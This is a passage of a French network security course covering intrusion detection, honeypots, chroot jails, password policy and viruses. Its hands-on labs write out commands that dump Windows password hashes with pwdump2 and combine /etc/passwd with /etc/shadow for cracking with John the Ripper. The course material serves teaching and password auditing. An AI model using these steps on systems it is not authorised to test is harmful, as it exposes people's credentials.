- Créer un partage complet sur l'un de vos répertoires, demander à votre voisin d'y accéder.. Faire le nécessaire pour pouvoir y accéder.

Réponse :

```
Trusted Zone : 127.0.0.1 + Réseau local
```

- Interdire à Internet Explorer (faille de sécurité en soit) d'accéder à Internet Explorer)

Réponse :

```
Program Control : Add ... Internet Explorer Block
```

Chapitre 30

IDS [12]

30.1 Introduction

Qu'est ce qu'un IDS (Intrusion Detection System) ? Un IDS surveille les signatures d'attaques, qui sont représentées par des motifs spécifiques qui souvent indiquent des intentions malicieuses ou suspectes. Lorsqu'un IDS surveille ces motifs sur le réseau grâce à une interface en mode promiscius, celui-ci devient un NIDS (Network IDS).

30.2 Bibliothèques de signatures contre détection d'anomalies

On peut dans un premier temps classer tous les outils de détection d'intrusion selon deux modes de fonctionnement selon qu'ils se basent sur des signatures d'attaques ou sur des modèles comportementaux.

30.3 IDS à Bibliothèques de signatures

Le concept de bibliothèque de signatures d'attaque est l'approche la plus basique et la plus ancienne. Cette approche consiste à rechercher dans l'activité de l'élément surveillé les empreintes (ou signatures) d'attaques connues. Cette démarche appliquée à la détection d'intrusion, est très similaire à celle des outils antivirus et présente les même inconvénients que celle ci. Il est aisé de comprendre que ce type d'IDS est purement réactif ; il ne peut détecter que les attaques dont il possède la signature. De ce fait, il nécessite des mises à jour quotidiennes. De plus, ce système de détection est aussi bon que l'est la base de signatures. Si les signatures sont erronées ou incorrectement conçues l'ensemble du système est inefficace. C'est pourquoi ces systèmes sont souvent contournés par les pirates qui utilisent des techniques dites "d'évasion" qui consistent à maquiller les attaques utilisées. Ces techniques de maquillage tendent à faire varier les signatures des attaques qui ainsi ne sont plus reconnues par l'IDS. Ce modèle est par contre très aisé à implémenter et à optimiser. Il permet la séparation du moteur logiciel de la base de signatures qui peut ainsi être mise à jour indépendamment. Il permet également une classification relativement facile de la criticité des attaques signalées.

30.4 IDS à Modèles comportementaux

Les modèles comportementaux sont apparus bien plus tard que les IDS à signatures. Ils ont pour principe la détection d'anomalies. Leur mise en oeuvre comprend toujours une phase d'apprentissage au cours de laquelle ils vont " découvrir " le fonctionnement "normal" des éléments surveillés. Une fois cet apprentissage effectué ces IDS signaleront les divergences par rapport au fonctionnement de référence. Les modèles

comportementaux peuvent être élaborés à partir d'analyses statistiques ou de techniques proches de l'intelligence artificielle. La principale promesse des IDS comportementaux est la détection des nouveaux type d'attaque. En effet ces IDS ne sont pas programmés pour reconnaître des attaques spécifiques mais signalent toute activité "anormale". De ce fait une attaque ne doit pas nécessairement être connue d'avance ; dès lors qu'elle représente une activité anormale elle peut être détectée par l'IDS comportemental. Du fait même de leur conception ces IDS sont incapables de qualifier la criticité des attaques. De plus, ces IDS signaleront par exemple tout changement dans le comportement d'un utilisateur qu'il soit hostile ou non. De fréquents ajustements sont nécessaires afin de faire évoluer le modèle de référence de sorte qu'il reflète l'activité normale des utilisateurs et réduire le nombre de fausses alertes générées.

30.5 Réseau contre Système

Les IDS peuvent également se classer selon deux catégories majeures selon qu'ils s'attachent à surveiller le trafic réseau ou l'activité des machines. On parle d'IDS réseau (NIDS : Network IDS) ou d'IDS Système (Host based IDS).

30.6 IDS Réseau

Ces outils analysent le trafic réseau ; ils comportent généralement une sonde qui " écoute " sur le segment de réseau à surveiller et un moteur qui réalise l'analyse du trafic afin de détecter les signatures d'attaques ou les divergences face au modèle de référence. Les IDS Réseau à base de signatures sont confrontés actuellement à deux problèmes majeurs qui sont : le développement de l'utilisation du cryptage et le développement des réseaux commutés. En effet, il est d'une part plus difficile "d'écouter" sur les réseaux commutés et le cryptage rend l'analyse du contenu des paquets presque impossible. La plupart des NIDS sont aussi dits IDS inline car ils analysent le flux en temps réel. Pour cette raison, la question des performances est très importante car de tels IDS doivent être de plus en plus performants afin d'analyser les volumes de plus en plus importants pouvant transiter sur les réseaux.

30.7 IDS Système

Les IDS Systèmes analysent quant à eux le fonctionnement ou l'état des machines sur lesquelles ils sont installés afin de détecter les attaques. Ils sont très dépendants du système sur lequel ils sont installés. Il faut donc des outils spécifiques en fonction des systèmes déployés. Ces IDS peuvent s'appuyer sur des fonctionnalités d'audit propres au système d'exploitation ou non pour vérifier l'intégrité du système et générer des alertes. Il faut cependant noter qu'ils sont incapables de détecter les attaques affectant les couches réseaux de la machine ; typiquement les Déni de service comme SYN FLOOD ou autre.

30.8 La réalité du marché

Actuellement de nombreux produits sont disponibles, certains appartiennent même au domaine public (SNORT http ://www.snort.org). Leur complexité de mise en oeuvre et leur degré d'intégration sont très divers. Même si les outils strictement basés sur des modèles comportementaux sont actuellement en perte de vitesse ; des modèles de ce type sont de plus en plus intégrés à des IDS initialement basés sur une bibliothèque de signatures. En effet, certains éditeurs ont déjà fait le choix de compléter leur base de signatures par un modèle comportemental basique permettant de signaler des événements non identifiables. Les IDS systèmes sont un peu en retrait face aux IDS réseaux même si ces derniers sont confrontés comme nous l'avons vu à des problématiques qui devraient beaucoup peser sur leur avenir.

30.9 Le futur

On peut penser que dans un futur proche devrait apparaître et se développer les IDS distribués. Ceux-ci consisteraient en agents déployés sur tous (ou presque) les noeuds du réseau et agissant comme autant de sondes réseau et d'IDS systèmes. Ces agents analyseraient le trafic réseau à destination de la machine sur laquelle ils seraient installés et contrôleraient également l'intégrité de ce système. Le point central deviendrait alors un "serveur IDS" auquel tous les agents devraient rendre compte et qui seraient en mesure d'agréger et de consolider les informations en provenance des agents afin de générer les alertes.

30.10 Critères de choix

Aujourd'hui les systèmes de détection d'intrusion sont réellement devenus indispensables lors de la mise en place d'une infrastructure de sécurité opérationnelle. Ils s'intègrent donc toujours dans un contexte et une architecture qui imposent des contraintes pouvant être très diverses. C'est pourquoi il n'existe pas de grille d'évaluation unique pour ce type d'outil. Pourtant un certain nombre de critères peuvent être dégagés ; ceux ci devront nécessairement être pondérés en fonction du contexte de l'étude.

- Fiabilité : Un détecteur d'intrusion doit être fiable ; les alertes qu'il génère doivent être justifiées et aucune intrusion ne doit pouvoir lui échapper. Un IDS générant trop de fausses alertes sera à coup sûr désactivé par l'administrateur et un IDS ne détectant rien sera rapidement considéré comme inutile.
- Réactivité : Un IDS doit être capable de détecter les nouveaux types d'attaques le plus rapidement possible ; pour cela il doit rester constamment à jour. Des capacités de mises à jour automatiques sont pour ainsi dire indispensables.
- Facilité de mise en œuvre et adaptabilité : Un IDS doit être facile à mettre en oeuvre et doit pouvoir surtout s'adapter au contexte dans lequel il doit opérer ; il est inutile d'avoir un IDS émettant des alertes en moins de 10 secondes si les ressources nécessaires à une réaction ne sont pas disponibles pour agir dans les mêmes contraintes de temps.
- Performance : la mise en place d'un IDS ne doit en aucun cas affecter les performances des systèmes surveillés. De plus, il faut toujours avoir la certitude que l'IDS a la capacité de traiter toute l'information à sa disposition (par exemple un IDS réseau doit être capable de traiter l'ensemble du flux pouvant se présenter à un instant donné sans jamais perdre de paquets) car dans le cas contraire il devient trivial de masquer les attaques en augmentant la quantité d'information.
- Multicanal : Un bon IDS doit pouvoir utiliser plusieurs canaux d'alertes (email, pager, téléphone, fax...) afin de pouvoir garantir que les alertes seront effectivement émises.
- Information : L'IDS doit donner un maximum d'informations sur l'attaque détectée afin de préparer la réaction.
- Classification : il doit être aisé de hiérarchiser la gravité des attaques détectées afin d'adapter le mode d'alerte.

30.11 Exemples de signatures [5]

30.11.1 Signature de l'attaque LAND

IP SOURCE = IP DESTINATION Donc sur un réseau tout paquet dont l'IP SOURCE = IP DESTINATION est porteur d'une attaque LAND.

30.11.2 Signature de l'attaque SMURF

Tout trafic entrant sur l'adresse de broadcast est porteur d'une attaque SMURF.

30.11.3 Signature d'une attaque DNS : transfert de zone

Tout trafic entrant sur du port 53 TCP est un transfert de zone.

30.11.4 Signature paquet suspect

Tout paquet TCP ayant les drapeaux SYN et FIN définis est porteur d'une attaque car en temps normal on ne peut pas demander en même temps une ouverture de session et une fermeture de session.

30.11.5 Signature paquet fragmenté

Si dans le dernier fragment d'un paquet fragmenté, la taille plus son OFFSET est plus grand que le MTU du réseau, le paquet est suspect.

30.11.6 Signature ICMP

Tout paquet ICMP écho request entrant est suspect.

30.12 Conclusion

Les IDS sont actuellement des produits mûrs et aboutis. Ils continuent d'évoluer pour répondre aux exigences technologiques du moment mais offrent d'ores et déjà un éventail de fonctionnalités capable de satisfaire les besoins de tous les types d'utilisateurs. Néanmoins comme tous les outils techniques, ils ont des limites que seule une analyse humaine peut compenser. Un peu comme les Firewalls, les détecteurs d'intrusion deviennent chaque jour meilleurs grâce à l'expérience acquise avec le temps mais ils deviennent aussi de plus en plus sensibles aux erreurs de configuration et de paramétrage. Par conséquent, il est plus que fondamental de former correctement les personnes chargées de la mise en oeuvre et de l'exploitation des IDS. Malheureusement, il semble que c'est encore là où aujourd'hui encore subsiste la plus grande partie de la difficulté.

30.13 Travaux Pratiques

30.13.1 Snort

- Installer snort
- Regarder la base de signatures de Snort

Réponse :

```
vi /etc/snort/snort-lib
```

- Lire la documentation de hPing, utiliser le pour envoyer des trames volontairement malformées.

30.13.2 Note sur les logs de snort

Par défaut les logs de Snort sont compressés en format tcpdump. Il est donc possible de les lire de 2 façons :

- Par tcpdump : `tcpdump -r /var/log/snort/snort.log`
- Par snort, avec l'utilisation des librairies de signatures.

- `mkdir /tmp/dir` On crée un répertoire pour les stocker les informations extraites
- `cd /etc/snort` On se mets dans le répertoire de snort
- `. snort.conf` On lit les valeurs par défaut de configuration
- `snort -r /var/log/snort/snort.log -S “HOME_NET=$DEBIAN_SNORT_HOME_NET” -c /etc/snort/snort-lib -l /tmp/dir`

Enfin, il est possible de consulter la bases de données de Snort : `http://www.snort.org/snort-db/` pour obtenir de plus amples formations sur l’une des signatures.

Chapitre 31

Les Pots à Miel (Honey Pots) [7]

31.1 But

Le but principal est de connaître les outils, les tactiques et les motivations de la communauté Black Hat[1], et partager les leçons ainsi acquises.
Ils permettent par la même occasion de voir les effets des vers (section 36.2 page : 138).

- Recherche
  - Identification des nouveaux outils : exploitation de nouvelles vulnérabilités
  - Identification des nouvelles tactiques : backdoors
  - Profilage des Black Hats : "I know plenty of people that'd pay exorbatent amounts for packeting"
- Prévention & prédiction rapide
- Réponse sur incident
- Développer des compétences
- Self-defense




FIG. 31.1 – Connaître son ennemi ...

[1]Véritable pirate dénué de scrupules, n'hésite pas à commettre des dégats lors de ses intrusions indélicates dans les réseaux.

31.2 HoneyPots

31.2.1 Définition

Un pot à miel représente une ressource sécurisée qui n'a aucune valeur réelle mais une valeur fictive. Ce pot à miel a pour but d'attirer les abeilles afin qu'elles y butinent. Dans notre cas, le but est d'inviter les hackers à scanner la machine, l'attaquer, la corrompre. Bien sûr, toutes les intéractions sont suivies à la loupe par l'administrateur système & réseaux.

31.2.2 Danger

Risque élevé, attire les abeilles mais aussi les guêpes et les frelons. Il existe une grande interaction avec l'attaquant. Le système demande une surveillance constante.

31.3 Honey Net

31.3.1 Définition

C'est un réseau de Pot à Miel. Il permet de recréer une architecture complète d'un réseau avec des vrais serveurs parmi des faux. Une fois que l'un des systèmes est corrompu ou attaqué, on en analyse les logs afin de connaître ce qui a été utilisé.




FIG. 31.2 – Exemple de réseau de Pots à Miel

31.4 Fonctionnement

Réseau hautement contrôlé dans lequel tous les paquets entrants ou sortants sont enregistrés, capturés et analysés. Tout trafic réseau est suspect.

31.4.1 Danger

Les Honeynets sont hautement complexes et requièrent de nombreuses ressources humaines et machines. Les Honeynets représentent une technologie à Haut Risque, ils peuvent être utilisés pour attaquer ou descendre d'autres systèmes qui ne sont pas eux des HoneyNets.

31.5 Virtual Honeynets

Tous les éléments d'un réseau Honeynet sont combinés sur une seule et même machine physique. Ceci est réalisé en exécutant de muliples instances de différents systèmes simultanément, en utilisant par exemple VMware et Linux en mode console.

31.6 Conclusion

Il est suprenant de pouvoir lire ce que l'on peut apprendre grâce à une honeypot : "An Evening with Berferd In Which a Cracker is Lured, Endured and Studied" de Bill Cheswick (`ftp` ://ftp.netsys.com/len/papers/berferd.pdf). Par contre la proximité entre Pirate et Administrateur est très proche voire malsaine et la nécessité d'écoute doit être de tous les instants.

En résumé : nécessite une personne avec de larges compétences, disponible et ayant du temps à consacrer à l'épluchage des logs. Profil de chercheur universitaire en général.
De plus, les pots à miel ne protègent pas, **ils attirent ...**

Chapitre 32

Chrooting : Technique d'emprisonnement [8]

32.1 Qu'est ce que le chrooting ?

La commande/fonction chroot est l'abréviation de "changer la racine", et désigne le changement de racine du sytème de fichiers sur l'environnement d'application. Ceci signifie que le `/` initial dans tous les noms de chemins sera relatif au chemin chrooté.

32.2 Exemple

Si un fichier nommé `/home/jonz/hello.txt` existe sur le système et que je chroote sur `/home/jonz`, le fichier existera toujours dans l'environnement chrooté mais son chemin sera : `/hello.txt`.

32.3 But

Le but du chrootage est de créer une prison théoriquement impénétrable protégeant ainsi tout ce qui est à l'extérieur de la prison. Dans l'exemple ci-dessus, il sera impossible d'accéder aux fichiers en dehors de `/home/jonz`, puisque maintenant `/` pointe sur `/home/jonz`. Le chrootage est communément utilisé dans les environnements multiutilisateurs pour protéger le système de fichiers. Le Chrootage peut aussi être utilisé pour emprisonner des démons (services réseaux) afin de prévenir les attaques des hackers. Si un hacker exploite une vulnérabilité d'un démon système chrooté, sa capacité à affecter les fichiers en dehors de la prison ou obtenir un accès root est réduite au minimum. La principale raison de l'utilisation de cette méthode est que le shell n'est plus une partie de l'environnement, donc même si un hacker casse la pile, il n'y a pas de shell à faire tomber. De nombreuses personnes ont indiqué qu'elles étaient capable de casser une prison, mais dans de nombreux cas, il y avait un shell (ce qui n'existe pas dans le cas d'une prison pour démon). Sortir d'une prison pour démon est extrèmement difficile.

32.4 Conclusion

Les démons associés aux protocoles FTP et SSH utilisent le cloisonnement. Celui-ci permet notamment au niveau de FTP de faire des ouvertures de type *anonymous*.
La version libre de SSH (OpenSSH) n'intègre pas cette fonctionnalité, il est cependant possible de réaliser




FIG. 32.1 – Chroot sur le démon Apache

cet emprisonnement en modifiant quelque peu le code source. Une vulnérabilité demeure tout de même pour ces deux services, l'accès à un shell (plus ou moins réduit).

32.5 Travaux Pratiques

32.5.1 Créer un chroot minimal

– Sous root, créer les répertoires bin et lib dans un répertoire chroot

Réponse :

```
mkdir -p ~/chroot/bin ~/chroot/lib
```

– Copier le bash dans le répertoire bin

Réponse :

```
whereis bash; cp /bin/bash ~/chroot/bin
```

– A l'aide de la commande `ldd` visualuser les librairies utilisées par bash.

Réponse :

```
ldd /bin/bash
```

– Copier les dans votre répertoire lib

Réponse :

```
ldd /bin/bash | awk ' print "cp " $3 " /home/eric/chroot" $3 ' |
                            /bin/bash
```

– Tester

Réponse :

```
chroot ~/chroot
```

32.5.2 chroot en mode Rescue

– Utiliser le CD1 de votre distribution RedHat en mode rescue.
– Déplacer vous dans le répertoire /mnt/sysimage. Noter le chemin.

Réponse :

```
cd /mnt/sysimage; pwd
```

– Comme indiquer dans l'aide chrootez votre système monté.

Réponse :

```
chroot /mnt/sysimage; pwd
```

– Conclusion

Réponse :

```
La racine a changé de place, nous sommes ''sur un autre système''.
```

Chapitre 33

Mots de passe

33.1 Les mots de passe

Les mots de passe permettent d'obtenir un accès à une zone sensible de votre système. Même si cet accès vous semble bénin, toute porte d'entrée dans votre système laisse la place à plus grand vandalisme et permet souvent la mise en place de logiciels à des fins de piratages ou de bonds.

33.2 Quelques règles dans la création des mots de passe

33.2.1 Les mots de passe à éviter

Éviter ce qui peut être deviné (et sera essayé par des programmes style **crack**) :
- Son propre mot de login ! Si la liste des utilisateurs est connue, attaque triviale...
- Suites de touches clavier
- Numéros de téléphones ou de plaques minéralogiques personnels
- Noms/prénoms de l'environnement personnel
- Mots de n'importe quelle langue à l'endroit ou à l'envers
- Personnages/mots de romans, jeux,...
- Des modifications simples des cas précédents : chiffre ou ponctuation avant ou après

33.2.2 Règles de constitution de mot de passe "solide"

- Le mot de passe doit utiliser une combinaison de caractères de tous types (notamment non alphanumérique).
- Il doit contenir 6 à 7 caractères différents au moins.
- Il doit être facile à retenir pour ne pas avoir besoin de l'écrire
- Il doit utiliser :
  - des caractères de contrôle,
  - et/ou de ponctuation,
  - et/ou des chiffres
  - et/ou des lettres majuscules et minuscules.

  Et comme nous l'avons vu précédemment :
- Il ne doit pas faire référence à une information :
  - générale ou personnelle.

– liée à l'installation du système, à l'entreprise ou à l'organisation.
– au dictionnaire (français, anglais ou autre)

33.3 Exemple d'une méthode de création de mot de passe

Il est possible d'utiliser une phrase clé et d'en extraire la première et la dernère lettre de chaque mot de la phrase.
Exemple
"Je suis en cours de sécurité"
Jsecds
Puis on rajoute des caractères spéciaux.
`J&s#ecds`

33.4 Cryptage des mots de passe

Un mot de passe crypté est créé à partir de la fonction crypt. Celle-ci utilise votre mot de passe et du sel (2 caractères déterminé ou non de manière aléatoire) pour crypter le mot de passe. Le sel permet de faire monter la sauce i.e. de mélanger les lettres du mot de passe de manière à le crypter d'une certaine façon. Le sel se retrouve dans les deux premières lettres du mot de passe crypté afin de pouvoir établir la fonction inverse (décryptage). C'est pour cette raison que les fichiers de mots de passe UNIX `/etc/passwd` n'indiquent pas le mot de passe même crypté. Celui-ci est consigné dans un fichier `shadow` qui n'est lisible et modifiable que par `root`.

Listing 33.1 – Exemple de l'utilisation de la fonction crypt

```
1  #include <stdio.h>
2  #define _XOPEN_SOURCE_
3  #include <unistd.h>
4
5  void main ()
6  {
7          const char cle [30];
8          const char sel [3];
9
10         sprintf (cle,"%s", "coucou");
11         sprintf (sel,"%s", "ab");
12
13   printf ("%s\n", crypt(cle,sel));
14 }
```

33.5 Travaux Pratiques : test des mots de passe

Il est possible d'utiliser "à des fins de tests" les mêmes utilitaires que les pirates. Je citerai notamment **John The Ripper** qui permet de détecter le degré de sécurité des mots de passe sur un système Linux ou Windows.
John The Ripper : `http://www.openwall.com/john/`

33.5.1 John The Ripper sur Windows

Installation de pwdump2

Afin de récupérer la liste des mots de passe et des utilisateurs de Windows, il est nécessaire d'utiliser le logiciel `pwdump2`.

- Télécharger le logiciel `pwdump2` sur `http://www.bindview.com/Support/RAZOR/Utilities/Windows/`
- Décompresser le fichier dans le répertoire `c:\pwdump2`
- Ouvrir une commande MS-DOS et se rendre dans le répertoire `c:\pwdump2`
- Exécuter `pwdump2` en redirigeant la sortie vers un fichier `pwdump2 > motdepasse.txt`
- Le fichier `motdepasse.txt` contient maintenant les utilisateurs avec leurs mots de passe cryptés.
- Editer le fichier et supprimer les utilisateurs invalides (les mots de passes cryptés qui leur sont associés sont en effet non conformes) : `edit c:\pwdump2\motdepasse.txt`

Installation et exécution de John The Ripper

- Décompresser John sur le répertoire `c :\john16`.
- Se rendre dans le répertoire `run` de john : `cd c:\john16\run`
- Copier le fichier de mot de passe précédémment généré sur ce répertoire : `copy c:\pwdump2\motdepasse.txt .`
- Exécuter John : `john motdepasse.txt`.
  Les mots de passe apparaîtront dans quelques secondes ou minutes.

Il est à noter que l'encryptage de Microsoft est très faible et que de ce fait, peu de temps est néécessaire pour casser les-dits mots de passe. Il faut donc d'autant plus blinder le dit mot de passe.

33.5.2 John The Ripper sur Linux

Installation de John

- Décompresser le fichier

Réponse :

```
tar xvzf john*.tgz
```

- `cd john-1.6/src`
- `make` nous permet de connaître le bon paramètre de compilation
- `make generic` : compilation du logiciel

L'exécutable se trouve maintenant dans le répertoire `john-1.6/run`.

Exécution de John

John peut être exécuté de 2 manières générales :

- soit on possède le fichier shadow et le fichier passwd ; dans ce cas là :
  `./unshadow /etc/passwd /etc/shadow > passwd.1`
  `./john passwd.1` Les mots de passes asscociés aux utilisateurs apparaissent.
- soit le système est configuré sans shadow password, on ne possède alors que le fichier password et dans ce cas là :
  `cp /etc/password passwd.1`
  `./john passwd.1`
- si l'on possède uniquement le fichier shadow
  `./john shadow`

l'option `-users :<user>` permet de faire la recherche du mot de passe pour UN groupe ou UN utilisateur.

Le répertoire doc contient des exemples et de nombreuses aides techniques...

33.6 Gestion des mots de passe

33.6.1 Paramétrage par défaut

- Ouvrez le fichier `/etc/login.defs`
- Regarder la section Password aging controls

33.6.2 PAM : Pluggable Authentification Modules : les mots de passe

Pour comprendre le module PAM, il est nécessaire de savoir ce que signifie les éléments suivants :

Type

auth	Le module qui autorise l'authentification.
account	Le module qui vérifie si l'authentification est autorisée, par exemple que la date d'expiration du compte n'est p
password	Identifie le module qui permet de changer les mots de passe.
session	Le module qui est activé quand l'utilisateur est authentifié.

Stratégie d'authentification

requisite	Le module doit réussir. A défaut PAM met fin à l'authentification sans exécuter les autres modules.
sufficient	Si le module réussit, l'authentification est validée et les autres modules du même type ne sont pas exécutés.
required	L'exécution du module est obligatoire.

- regarder le fichier `/etc/pam.d/passwd`
- pam_stack.so est un module particulier permettant d'appeler d'autres services avec une même interface [1]
- regarder le fichier `/etc/pam.d/system-auth`, noter la présence de la bibliothèque pam_cracklib.so

33.6.3 Quelques mots sur Cracklib

- Requires the system library `libcrack` and a system dictionary : `/usr/lib/cracklib_dict.`
- Peut vérifier notamment les points suivants :
  - Palindrome
  - Case Change Only : l'ancien mot de passe est identique au niveau en changeant la casse des carcatères.
  - Similaire : Le nouveau mot de passe est trop similaire à l'ancien.
  - Simple : Le mot de passe est trop simple (trop court).
  - Rotated : Le nouveau mot de passe est un mélange de l'ancien mot de passe.
  - Already used : Le nouveau mot de passe a déjà été utilisé.

[1] In a nutshell, pam_stack lets you "call", from inside of the stack for a particular service, the stack defined for any another service. The intention is to allow multiple services to "include" a system-wide setup, so that when that setup needs to be changed, it need only be changed in one place.

Chapitre 34

Conclusion

Malgré toutes les solutions vues précédemment pour contrer les attaques du net, la sécurité passe avant tout par une veille technologique de tous les instants comme nous le montre cet article.

Neuf nouvelles failles pour Internet Explorer Jérôme Saiz, 01net., le 28/10/2002 à 19h00

Du vol de documents à l'exécution de code sur le PC, les dégâts potentiels de ces failles sont nombreux. Aucun correctif n'est disponible pour l'instant. Microsoft, prévenu tardivement, mène l'enquête.

Ces neufs défauts du navigateur Internet Explorer partagent une origine commune : un obscur défaut de validation des zones de sécurité. Ils concernent les versions 5.5 et 6 d'Internet Explorer, ainsi que les navigateurs MSN et AOL, qui partagent la même technologie.

Internet Explorer 6 SP1 n'est cependant sensible qu'à une, peut-être deux, de ces failles, tandis que les versions antérieures à la 5.5 sont totalement immunisées.

Les neufs failles ont étés découvertes par la société Grey Magic, qui a rapidement publié ses trouvailles. Cette démarche a exaspéré Microsoft, qui déplore de ne pas avoir eu le temps de réagir : « Nous regrettons que ce rapport ait été rendu public avant que nous ayons eu la moindre occasion de l'étudier. Sa publication pourrait mettre nos clients en danger, et au minimum semer la confusion et le doute », fait remarquer Bernard Ourghanlian dans ce qui semble désormais être la réponse officielle à chaque découverte d'une faille par un tiers.

De son côté, Grey Magic se dédouane en expliquant que Microsoft refuse habituellement de reconnaître les failles et ne réagit qu'une fois mis au pied du mur. Mais dans cette querelle de clochers, l'essentiel demeure : Internet Explorer est de nouveau gravement mis en défaut, et aucun correctif n'est encore disponible. « Nous faisons en sorte d'avancer au plus vite sur cette investigation », déclare Bernard Ourghanlian.

De nombreuses possibilités d'abus

Concrètement, toutes ces nouvelles failles permettent à un pirate d'échapper au cloisonnement que le navigateur met en place entre Internet et le système local. On peut ainsi forcer un script issu d'une page web (zone « Internet ») à agir sur le système (zone « Locale ») et ainsi voler un cookie d'authentification, lancer un programme quelconque ou récupérer des documents.

Pourtant, Internet Explorer se protège habituellement plutôt bien contre ces attaques : le navigateur s'assure, lorsque le contenu de deux fenêtres cherche à communiquer, que toutes les deux appartiennent à la même zone de sécurité (Internet ou Locale).

Hélas, les développeurs de Microsoft ont oublié d'étendre ces contrôles à certaines méthodes et objets du navigateur (notamment ceux liés au cache). C'est grâce à ces composants qu'un pirate peut jouer aux vases communicants et manipuler une fenêtre locale depuis une fenêtre Internet.

En attendant le correctif ad hoc, la seule protection est de désactiver les fonctions de script d'Internet Explorer. Ou de profiter de l'occasion pour essayer un autre navigateur, tel Mozilla ou Opera...

Septième partie

Le plus grand danger : soit !

Chapitre 35

Introduction

"You are dangerous"
Toute personne possédant un accès au serveur Web ou au serveur de messagerie,
Toute personne possédant un accès réseau au poste de l'administrateur,
Tout personne possédant un accès au poste du webmaster,
Toute personne de votre société,
Toutes ces personnes sont potentiellement dangereuses.

Au travers de votre courrier électronique, des logiciels installés sur votre machine, des visites sur les espaces Web ou même de vos relations personnelles, il est possible que vous ayez transmis des informations permettrant de rompre la sécurité de votre système informatique.

- Les virus, petits programmes destructeurs du début des années 80, ils sont devenus des outils d'informations ou de véritables espions.
- A des fins de maintenance et bien sûr toujours dans un souci d'améliorer le produit, les logiciels commerciaux ou non peuvent devenir de véritables spywares.
- Oh le beau site Web ! Oh qu'il est intéressant ce jeu de Tétris ... Le JavaScript, le VBScript, les Applets Java, des outils de programmation qui ne peuvent pas voir le contenu de votre disque mais qui par leur puissance sont capables d'utiliser la moindre faille de sécurité de votre système d'exploitation pour aller piocher les informations.
- Voulez vous un gateau ? Eh oui les cookies sont bien pratiques mais lorsque l'on pense que notre disque peut être lu, ils deviennent un peu indigestes.
- Vous aimez le côté relationnel ? Très bien, mais méfiez vous, l'ingénierie sociale est une méthode pour vous inciter à dévoiler des informations.

Chapitre 36

Les Virus

36.1 Introduction

Au milieu des années 80, afin de se protéger des copies illégales de leur logiciel, Basit et Amjad ALVI de Lahore créèrent le premier virus informatique. Ce programme plaçait sa propre réplique et un message de copyright dans chacune des disquettes copiées par le client. Le premier virus était né. Aujourdh'ui 20 ans après, les techniques virales sont de loin beaucoup plus évoluées et peuvent permettre le piratage aisé de vos serveurs.

36.2 Définition

"Un virus est un petit programme situé dans le corps d'un autre, qui, lorsqu'on l'exécute, se charge en mémoire et exécute les instructions que son auteur a programmé."

En quoi ceci nous concerne ?

Le programme exécuté par le virus peut être de n'importe quel type et notamment réseau. Il peut donc à votre insu modifier ou envoyer des données contenues sur le serveur que vous administrez.
Certains virus reprennent des documents ou des courriers envoyés pour les envoyer de nouveau à des destinataires aléatoires de votre carnet d'adresse. Vous pourriez par exemple, envoyer des courriers confidentiels (imaginons au pire que ce soit votre courrier contenant les mots de passe du mois courant (ce qui représente une seconde faute)) sans vous en apercevoir. Adieu la sécurité dans ce cas là.

Par exemple **Troj/Love Let-A** envoie par mail à une adresse aux Philippines des renseignements sur l'utilisateur et sa machine.

36.3 Étude de cas

Étudions le cas du virus Nimda. [2]

Nom W32/Nimda-D Alias W32.Nimda.E@mm, W32/Nimda.g@MM

Type Virus de fichier exécutable W32

Description W32/Nimda-D est une variante de W32/Nimda-A. Le virus se propage par le biais d'e-mails, des partages réseau et des sites Internet.

Le virus W32/Nimda-D peut infecter les utilisateurs de systèmes d'exploitation Windows 95/98/Me ainsi que ceux de Windows NT et 2000.

